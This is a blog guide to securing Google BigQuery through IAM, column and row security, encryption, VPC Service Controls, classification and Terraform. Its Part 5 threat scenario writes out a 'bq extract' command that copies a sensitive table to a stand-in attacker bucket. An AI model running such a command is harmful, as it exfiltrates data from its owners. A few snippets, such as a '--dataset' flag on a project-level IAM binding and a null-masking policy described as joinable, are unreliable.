
Back to Blog data
data
 gemma
gemma community
 ai
ai ai
ai githubactions
 ai
ai
The A to Z BigQuery Security: A Battle-Tested Guide for Engineers
Vasudev Maduri February 3, 2026
0 views
BigQuery breaks the mental model most engineers have about database security. Because BigQuery...
title: The A to Z BigQuery Security: A Battle-Tested Guide for Engineers published: true date: 2026-02-03 02:42:21 UTC tags: data,gcpsecurityoperation,googlecloudplatform,bigquery canonical_url:
BigQuery breaks the mental model most engineers have about database security. Because BigQuery completely decouples compute from storage, the traditional on-premise security controls — locking down the master node, configuring iptables, or relying on network segmentation—don't translate directly. You aren't securing a box; you are securing a global, distributed API surface that happens to speak SQL.
In my experience, this architectural mismatch is where the vulnerabilities creep in. Abstractions leak. IAM inheritance creates permissive blind spots. And without a defense-in-depth strategy that spans Identity (IAM), Data (Policy Tags), and Network (VPC-SC), your data platform is likely more exposed than your audit logs suggest.
This guide is a deep dive into the specific architectural patterns required to secure BigQuery against exfiltration and insider threats — beyond just checking the compliance boxes.

Architectural Takeaways:
- Identity is the Perimeter: IAM inheritance is the most common failure mode. Project-level roles must be restricted to metadata only.
- Compute != Storage: Securing the query engine (Jobs) is distinct from securing the data (Datasets). You need to decouple these permissions.
- Network Defense: IAM grants access, but VPC Service Controls (VPC-SC) limit the context of that access. You need both to stop exfiltration.
- Immutable Infrastructure: Security decays over time due to drift. All access controls must be managed via Code (Terraform) and audited automatically, or they will fail.
Teams often tell me, “We have audit logs.” Great. But unless you’re actually querying them to find anomalies — like a sudden spike in EXPORT_DATA calls—they’re just write-only storage. Real security needs to survive a red team, not just a clipboard audit.
The 3 Vulnerabilities I See in Every Audit
1. Over-Privileged Service Accounts
Service accounts created for a single pipeline or dashboard often ended up with project-wide admin roles. From an auditor’s perspective, this is a blast-radius nightmare. If that account is compromised, everything is exposed.
2. Audit Logs That Exist but Aren’t Used
Many teams enable logs but never review them, alert on them, or retain them long enough. Auditors don’t care that logs exist. They care that you can detect and investigate access.
3. No Clear Data Classification
Sensitive data mixed with non-sensitive data. No labels. No ownership. No clear answer to “where does PII live?” Auditors expect you to know this — not guess.
Part 1: IAM and Access Management
IAM is your first line of defense, but the inheritance model is a trap for the uninitiated.
Understanding the IAM Hierarchy
BigQuery IAM works at three levels Permissions cascade downward. Higher-level access overrides lower-level restrictions.
Organization → Project → Dataset → Table
 The “Waterfall” Anti-Pattern. Granting Admin access at the Project level accidentally exposes every dataset underneath it
If a user has broad project access, dataset-level restrictions won’t save you.
You can also set permissions at the table level, but this gets messy fast. I avoid it unless absolutely necessary.
<iframe src="https://cdn.embedly.com/widgets/media.html?src=https%3A%2F%2Fdatawrapper.dwcdn.net%2FTA6YD%2F1%2F&display_name=Datawrapper&url=https%3A%2F%2Fdatawrapper.dwcdn.net%2FTA6YD%2F1%2F&image=https%3A%2F%2Fdatawrapper.dwcdn.net%2FTA6YD%2Fplain-s.png%3Fv%3D1&type=text%2Fhtml&schema=dwcdn" width="600" height="716" frameborder="0" scrolling="no"><a href="https://medium.com/media/896d43267d27fde2df341be24c8d8fc9/href">https://medium.com/media/896d43267d27fde2df341be24c8d8fc9/href</a></iframe> #### Minimum roles in practice (Actually Enforced)The Rule of Thumb: Never, ever grant BigQuery Admin or Data Editor at the project level to a human or a service account. Project-level roles should be read-only (Viewer, Job User) or metadata-focused. Real data access permissions must be applied at the Dataset level.
Here’s my rule: grant the minimum role needed at the lowest level possible.
Bad example (what I see most of the time):
This gives an analyst admin access to all datasets forever. Way too broad.
User: analyst@company.com
Role: BigQuery Admin
Scope: Project level
Good example:
User: analyst@company.com
Role: BigQuery Data Viewer
Scope: analytics_dataset (dataset level)
Role: BigQuery Job User
Scope: Project level
 A secure architecture requires distinct permissions for the Compute (Jobs) and the Storage layer (Data).
The analyst can query the analytics dataset but nothing else. They can run jobs (required) but can’t modify data or access other datasets.
Service Accounts (Where Most Risk Lives)
Service accounts are the most common security problem I see. They identify your applications (ETL jobs, dashboards), but they are also the easiest credential to steal because they don’t have Multi-Factor Authentication (MFA).
# Create service account
gcloud iam service-accounts create pipeline-sa \
  --display-name='ETL Pipeline SA'

# Grant only dataset-level edit
gcloud projects add-iam-policy-binding my-project \
  --member='serviceAccount:pipeline-sa@my-project.iam.gserviceaccount.com' \
  --role='roles/bigquery.dataEditor' --dataset=raw
My service account policy:
1. Single Responsibility Principle: Don’t reuse the “Terraform” service account for your “Dataflow” pipeline. If the Dataflow pipeline is compromised via a dependency vulnerability, you don’t want the attacker pivoting to your infrastructure code to destroy your cloud setup. Isolate the identity to the workload.
2. Grant minimal permissions
A service account pushing data to the raw_events dataset needs Data Editor on that dataset only. It should not have access to the finance_reports dataset.
Role: BigQuery Data Editor (to write data)
Scope: Specific dataset
Role: BigQuery Job User (to run load jobs)
Scope: Project level
3. Use workload identity when possible
If you’re running on GKE or Cloud Run, use workload identity federation instead of service account keys. Keys are a security nightmare — they can be stolen, leaked in code repos, or copied to insecure locations.
4. Rotate service account keys
If you must use keys, rotate them every 90 days. Set a calendar reminder. Better yet, automate it:
gcloud iam service-accounts keys create new-key.json \
  --iam-account=service@project.iam.gserviceaccount.com
# Update systems to use new key
gcloud iam service-accounts keys delete OLD_KEY_ID \
  --iam-account=service@project.iam.gserviceaccount.com
5. Audit service account usage
Run this query to find service accounts that have too much power but haven’t actually done anything in months. Cleaning these up is the highest ROI security activity you can do.
-- Review service account usage
-- Update project_name and region
SELECT
  user_email,
  COUNT(DISTINCT job_id) as job_count,
  MAX(creation_time) as last_used
FROM `project_name.region-us.INFORMATION_SCHEMA.JOBS_BY_PROJECT`
WHERE user_email LIKE '%gserviceaccount.com'
  AND creation_time > TIMESTAMP_SUB(CURRENT_TIMESTAMP(), INTERVAL 90 DAY)
GROUP BY user_email
HAVING job_count < 10 -- Rarely used
ORDER BY last_used;
Service accounts that haven’t been used in 90 days should be deleted. Service accounts with low activity should be investigated — why do they have access if they’re barely being used?
Custom Roles (When Predefined Isn’t Enough)
Sometimes predefined roles are too broad. You can create custom roles with exactly the permissions you need.
Example: a service account that can run queries and stream data, but cannot create or delete tables.
gcloud iam roles create queryAndStreamOnly \
  --project=my-project \
  --title="Query and Stream Only" \
  --description="Can query and stream data but not create tables" \
  --permissions=bigquery.tables.get,bigquery.tables.getData,bigquery.tables.list,bigquery.jobs.create,bigquery.tables.updateData \
  --stage=GA
Then grant it to the service account:
gcloud projects add-iam-policy-binding my-project \
  --member=serviceAccount:streaming@project.iam.gserviceaccount.com \
  --role=projects/my-project/roles/queryAndStreamOnly
I use custom roles sparingly. They’re harder to maintain, harder to audit, and easier to get wrong.
But for high-security pipelines and external integrations , they’re often the right tool — and auditors respond well when the scope is clearly intentional.
Part 2: Column-Level Security
You have a users table where 90% of the columns are benign (City, Age, Signup Date), but 10% are restrictive (SSN, Email, Credit Score). You can't just block the whole table. You want analysts to query user demographics but not see PII.
Dataset-level, table-level permissions are too coarse — they’d either see everything or nothing. This is where column-level security comes in.
Policy Tags (Primary Control)
BigQuery uses “Policy Tags” to attach security rules directly to the schema fields. This decouples the security definition from the table definition.
- Taxonomy: You create a hierarchy of sensitivity (e.g., High > PII or Medium > Internal).
- Tagging: You apply the PII tag to the ssn column in your schema.
- Enforcement: You restrict who has the “Fine-Grained Reader” role on that specific Tag.
If a user has access to the table but not the PII tag, their query will fail instantly if they try to SELECT * or select the SSN column. It acts like a firewall for specific fields. Policy tags enforce column-level access at query time.
Here’s how it works:
 Ref- https://docs.cloud.google.com/bigquery/docs/column-data-masking-intro#mask_data_with_policy_tags
Dynamic Data Masking (Alternative Approach)
BigQuery added dynamic data masking as an alternative to policy tags. Instead of showing NULL, you can show masked values.
-- Replace the project name and user Principals
CREATE or replace
  DATA_POLICY `my-project.region-us.mask_pii_hash`
  OPTIONS (
    data_policy_type = 'DATA_MASKING_POLICY',
    masking_expression = 'ALWAYS_NULL');

-- Apply to a column
ALTER TABLE
  `my-project`.`my-dataset`.`my-table` ALTER COLUMN my-column
SET
  OPTIONS (data_policies = 'my-project.region-us.mask_pii_hash');
This is better for some use cases (analysts can still join on email, just can’t see full values). But it’s newer and less mature than policy tags.
I use policy tags for truly sensitive data (SSN, credit cards) and dynamic masking for less sensitive but still protected data (email, phone).
The Authorized Views Pattern
For complex security logic, authorized views give you more control than row policies.
Years ago (< 2020), before Policy Tags existed, we used to create “Authorized Views” just to hide columns
Here’s the pattern:
1. Create a dataset for secure views
CREATE SCHEMA secure_views;
2. Create views with security logic
CREATE VIEW secure_views.users_by_region AS
SELECT
  user_id,
  email,
  country,
  city
FROM raw_data.users
WHERE country = 'EU';
3. Grant view access, not base table access
- Users: Can query secure_views.users_by_region (no access to raw_data.users)
- View: Authorized to query raw_data.users (even though users aren’t)
This pattern is powerful because:
- Users can’t bypass the security logic (they can’t access base tables)
- You can implement complex filtering (joins, subqueries, functions)
- You control exactly which columns are exposed
Why this is technical debt: Authorized Views for column hiding are deprecated in my book, it creates a maintenance nightmare. Every time the base schema changes (e.g., a new column is added), you have to manually update the view logic. Furthermore, if you accidentally grant someone access to the base table to fix a bug, the view is bypassed entirely. Policy Tags are superior because they attach security to the data itself, regardless of where it is queried. The security travels with the column.
I still use authorized views for complex multi-table scenarios. For example publishing curated data products with a permission boundary.
Part 3: Row-Level Security
How do you handle multi-tenant data? You have 10 million rows mixed together in a single table, but the EU team is legally allowed to see only EU users due to data residency laws.
Row Access Policies (The Built-In Way)
BigQuery supports row-level security through row access policies.
Here’s how it works:
-- Create a policy that filters rows based on user identity
CREATE ROW ACCESS POLICY regional_filter
ON dataset.users
GRANT TO ('user:manager_us@company.com')
FILTER USING (country = 'US');

CREATE ROW ACCESS POLICY regional_filter_eu
ON dataset.users
GRANT TO ('user:manager_eu@company.com')
FILTER USING (country IN ('UK', 'FR', 'DE'));
-- Grant unrestricted access to admins
CREATE ROW ACCESS POLICY admin_access
ON dataset.users
GRANT TO ('group:data-admins@company.com')
FILTER USING (TRUE); -- See everything
Now when manager_us queries the users table, BigQuery automatically applies WHERE country = 'US'. They can't bypass it or see other regions' data.
 Same query but from two different users give two different results
Row-Level Security Performance Impact
If a user from the German team runs SELECT * FROM users, BigQuery silently rewrites it to SELECT * FROM users WHERE country = 'DE'.
The Predicate Pushdown: Engineers often worry about performance here. “ Will this slow down my dashboard? ” Actually, no. BigQuery optimizes this aggressively. It treats the security filter just like a user-supplied WHERE clause. It performs partition pruning and clustering before scanning the data. In many cases, a Row Access Policy makes queries faster and cheaper because it forces the engine to scan fewer bytes (e.g., pruning out all non-DE partitions).
Part 4: Encryption at Rest
BigQuery encrypts all data by default using Google-managed keys. For most companies, this is fine
When You Need Customer-Managed Keys (CMEK)
Customer-managed encryption keys (CMEK) give you control over the encryption keys used to protect your data.
Use CMEK when:
- Regulatory requirements: Some industries require customer-controlled encryption
- Data sovereignty: You need to ensure keys are stored in specific regions
- Compliance frameworks: SOC 2, HIPAA, PCI-DSS often expect CMEK
- Enterprise contracts: Large customers often require CMEK as a security control
Don’t use CMEK when:
- You’re a small startup without compliance requirements (it adds complexity)
- You don’t have processes to manage key rotation and lifecycle
- You’re okay with Google managing encryption (their keys are fine for most use cases)
Setting Up CMEK for BigQuery
1. Create a Cloud KMS key ring and key
gcloud kms keyrings create bigquery-keyring \
  --location=us

gcloud kms keys create bigquery-key \
  --location=us \
  --keyring=bigquery-keyring \
  --purpose=encryption
2. Grant BigQuery permission to use the key
# Get the BigQuery service account
PROJECT_NUMBER=$(gcloud projects describe PROJECT_ID --format="value(projectNumber)")
BQ_SA="bq-${PROJECT_NUMBER}@bigquery-encryption.iam.gserviceaccount.com"

# Grant permission
gcloud kms keys add-iam-policy-binding bigquery-key \
  --location=us \
  --keyring=bigquery-keyring \
  --member="serviceAccount:${BQ_SA}" \
  --role="roles/cloudkms.cryptoKeyEncrypterDecrypter"
3. Create datasets/tables with CMEK
CREATE SCHEMA encrypted_dataset
OPTIONS (
  default_kms_key_name="projects/PROJECT_ID/locations/us/keyRings/bigquery-keyring/cryptoKeys/bigquery-key"
);
All tables in this dataset are now encrypted with your key.
CMEK Key Rotation
You should rotate CMEK keys periodically (quarterly/annually is common). BigQuery handles this gracefully:
gcloud kms keys versions create \
  --location=us \
  --keyring=bigquery-keyring \
  --key=bigquery-key \
  --primary
BigQuery automatically re-encrypts data with the new key version in the background. Queries continue working during rotation.
What Happens If You Disable a CMEK Key
This is the nuclear option. If you disable or destroy your CMEK key, your data becomes inaccessible. BigQuery can’t decrypt it. Queries fail. Loads fail. Everything stops.
This is a feature (for data destruction requirements) but also a massive risk (accidental key deletion = data loss).

My policy: CMEK keys get extra-strict lifecycle management. Multiple people must approve key deletion. Keys are never destroyed, only disabled (so they can be re-enabled if needed).
Part 5: VPC Service Controls
IAM controls who can access data. VPC Service Controls (VPC-SC) control where they can access it from. This is your defense against data exfiltration and insider threats.
VPC Service Controls create a security perimeter around your BigQuery data. Data can’t leave the perimeter unless explicitly allowed.
This prevents data exfiltration by compromised accounts, accidental data copies to external projects, and API access from unauthorized networks.
The Data Exfiltration Scenario
Here is a real attack vector that IAM alone cannot stop:
- An attacker compromises a Service Account that has legitimate read access to your sensitive_dataset.
- The attacker creates a GCS bucket in their own personal Google Cloud project.
- They run a command to copy the data out: bq extract dataset.sensitive_table gs://attacker-bucket/stolen_data.csv
- Success. The Service Account has permission to read your data and permission to write to their bucket. Google Cloud allows this cross-project movement by default.
With VPC Service Controls: The export fails. The request is blocked at the perimeter because the destination bucket (gs://attacker-bucket) lies outside your security boundary.
 While IAM (Green Arrow) allows access to the data, VPC Service Controls (The Box) prevent that data from crossing the boundary to an untrusted location.
When You Need VPC Service Controls
Use VPC Service Controls when:
- Data exfiltration risk: You’re storing highly sensitive data (PII, financial, healthcare)
- Compliance requirements: SOC 2, HIPAA, PCI-DSS compliance frameworks
- Insider threat concerns: You want defense-in-depth against compromised accounts
- Enterprise security posture: Your security team requires network perimeters
Don’t use VPC Service Controls when:
- You’re a small team without complex security requirements
- You frequently share data with external partners (perimeters make this harder)
- Your data isn’t particularly sensitive
Engineering Tip: Use Dry Run Mode Turning on VPC-SC is famous for breaking things — build pipelines, monitoring tools, and 3rd party integrations often sit “outside” the network and will be blocked. Always start in “Dry Run” mode. This logs violations (showing you what would have broken) without actually blocking traffic. You can then analyze these logs to build an “allowlist” (Ingress/Egress rules) before flipping the switch to Enforced mode.
VPC-SC is a pain to set up, but it’s the only thing that stops a credentialed insider from walking out the front door with your data. I force every production project into a perimeter, even if we stay in Dry Run mode just for the logs.
Detailed Codelab here — https://codelabs.developers.google.com/codelabs/vpc-sc-bigquery#0
Part 6: Data Classification and Governance
“Where does your PII live?” is the question that fails audits. You cannot secure what you cannot find. Discovery is the first step of security.
This means data classification — labeling tables and columns by sensitivity level, assigning data owners, implementing retention policies, and establishing governance processes.
Creating a Data Classification Taxonomy
Use BigQuery labels and Data Catalog tags to classify data systematically.
1. Define classification levels
Establish a clear hierarchy of data sensitivity:
- Public: No access restrictions, can be shared externally (e.g., marketing content, public documentation)
- Internal: Company employees only, not sensitive but not public (e.g., internal metrics, team rosters)
- Confidential: Need-to-know basis, requires business justification (e.g., financial data, strategic plans)
- Restricted: Highest sensitivity, strictly controlled access (e.g., PII, health records, payment data)
Document these definitions and get approval from legal/compliance teams.
 As data sensitivity increases (moving up), the audience shrinks and the technical controls become more granular.
2. Apply labels to datasets and tables
ALTER TABLE dataset.users
SET OPTIONS (
  labels=[("classification", "restricted"), ("contains_pii", "true")]
);
ALTER TABLE dataset.analytics_summary
SET OPTIONS (
  labels=[("classification", "internal"), ("contains_pii", "false")]
);
3. Query labels to find sensitive data
--This query is complex because labels are stored as nested values, but it works.
SELECT
  table_schema,
  table_name,
  ARRAY(
    SELECT AS STRUCT
      JSON_VALUE(label_pair, '$[0]') AS key,
      JSON_VALUE(label_pair, '$[1]') AS value
    FROM UNNEST(JSON_EXTRACT_ARRAY(
      -- Convert SQL string "[STRUCT("k", "v")]" to JSON "[["k", "v"]]"
      REPLACE(REPLACE(REPLACE(option_value, 'STRUCT', ''), '(', '['), ')', ']')
    )) AS label_pair
  ) AS labels
FROM `my-project.my-dataset.INFORMATION_SCHEMA.TABLE_OPTIONS`
WHERE option_name = 'labels'
  AND option_value LIKE '%restricted%'
Part 7: Query Security and Cost Controls
Even with proper access controls, users can run queries that cause problems — expensive full-table scans, queries that lock tables, or queries that expose data through clever joins.
Query Cost Controls
Query usage per day per user quota.
- Where to set it: Google Cloud Console -> IAM & Admin -> Quotas.
- What to search for : “Query usage per day per user”.
- What to set: Limit usage to something reasonable like 10 TB/day per user. This prevents any single compromised Service Account or user from draining the entire project’s monthly budget in 24 hours.

This forces engineers to optimize their queries (e.g., using partition filters) and prevents accidental massive scans. It’s not just about money; it’s about preventing a compromised account from draining your resources in a “Resource Exhaustion” attack.
This monitors daily query costs per user and flags anyone processing more than 1TB/day.
Part 8: Advanced Configurations (Org Policies)
Beyond the core security controls, there are several additional configurations that auditors look for in mature security programs.
Organizational Policy Constraints
If IAM is the traffic light, Organization Policies prevent developers to drift from enterprise permissions model , even if they have the IAM permissions to do so. These act as the final safety net.
The “Must-Have” Policies:
- Domain Restricted Sharing:
- Prevents anyone from granting IAM roles to identities outside your G Suite/org domain (e.g., prevents adding @gmail.com users).
- Stops accidental data sharing with personal accounts or external contractors who shouldn’t have access. This is a common vector for accidental leaks when employees leave the company but retain access via a personal email.
2. Disable Service Account Key Creation:
- Blocks the creation of JSON keys entirely.
- This forces teams to use Workload Identity, eliminating the risk of leaked keys. This is the single most effective way to stop credential theft. If you can’t download a key, you can’t lose it.
Part 9: Infrastructure as Code (Terraform)
The “ClickOps” era is over. Managing BigQuery security via the Google Cloud Console is a recipe for drift, human error.
Why Terraform is a Security Tool
- Peer Review: You can’t just “give Bob access” because he asked nicely on Slack. Bob’s access request must be a Pull Request to the Terraform repo, reviewed, and merged. This creates a permanent audit trail of why access was granted.
- Drift Detection: If a admin manually grants themselves access in the console, the next Terraform plan will scream about the drift, showing that the actual state differs from the desired state. This allows you to revert unauthorized changes immediately.
- Disaster Recovery: If you accidentally delete a dataset’s Access Control List (ACL), Terraform can restore the exact configuration in minutes.
The Secure Module: Define a standard “Secure Dataset” module that forces encryption, requires labels, and sets default access controls. Developers shouldn’t define security from scratch; they should just instantiate the secure module.
If it isn’t in Terraform, it doesn’t exist. During deployments, I often run a targeted apply to wipe out manual console changes — this trains the team very quickly to stop using ClickOps.
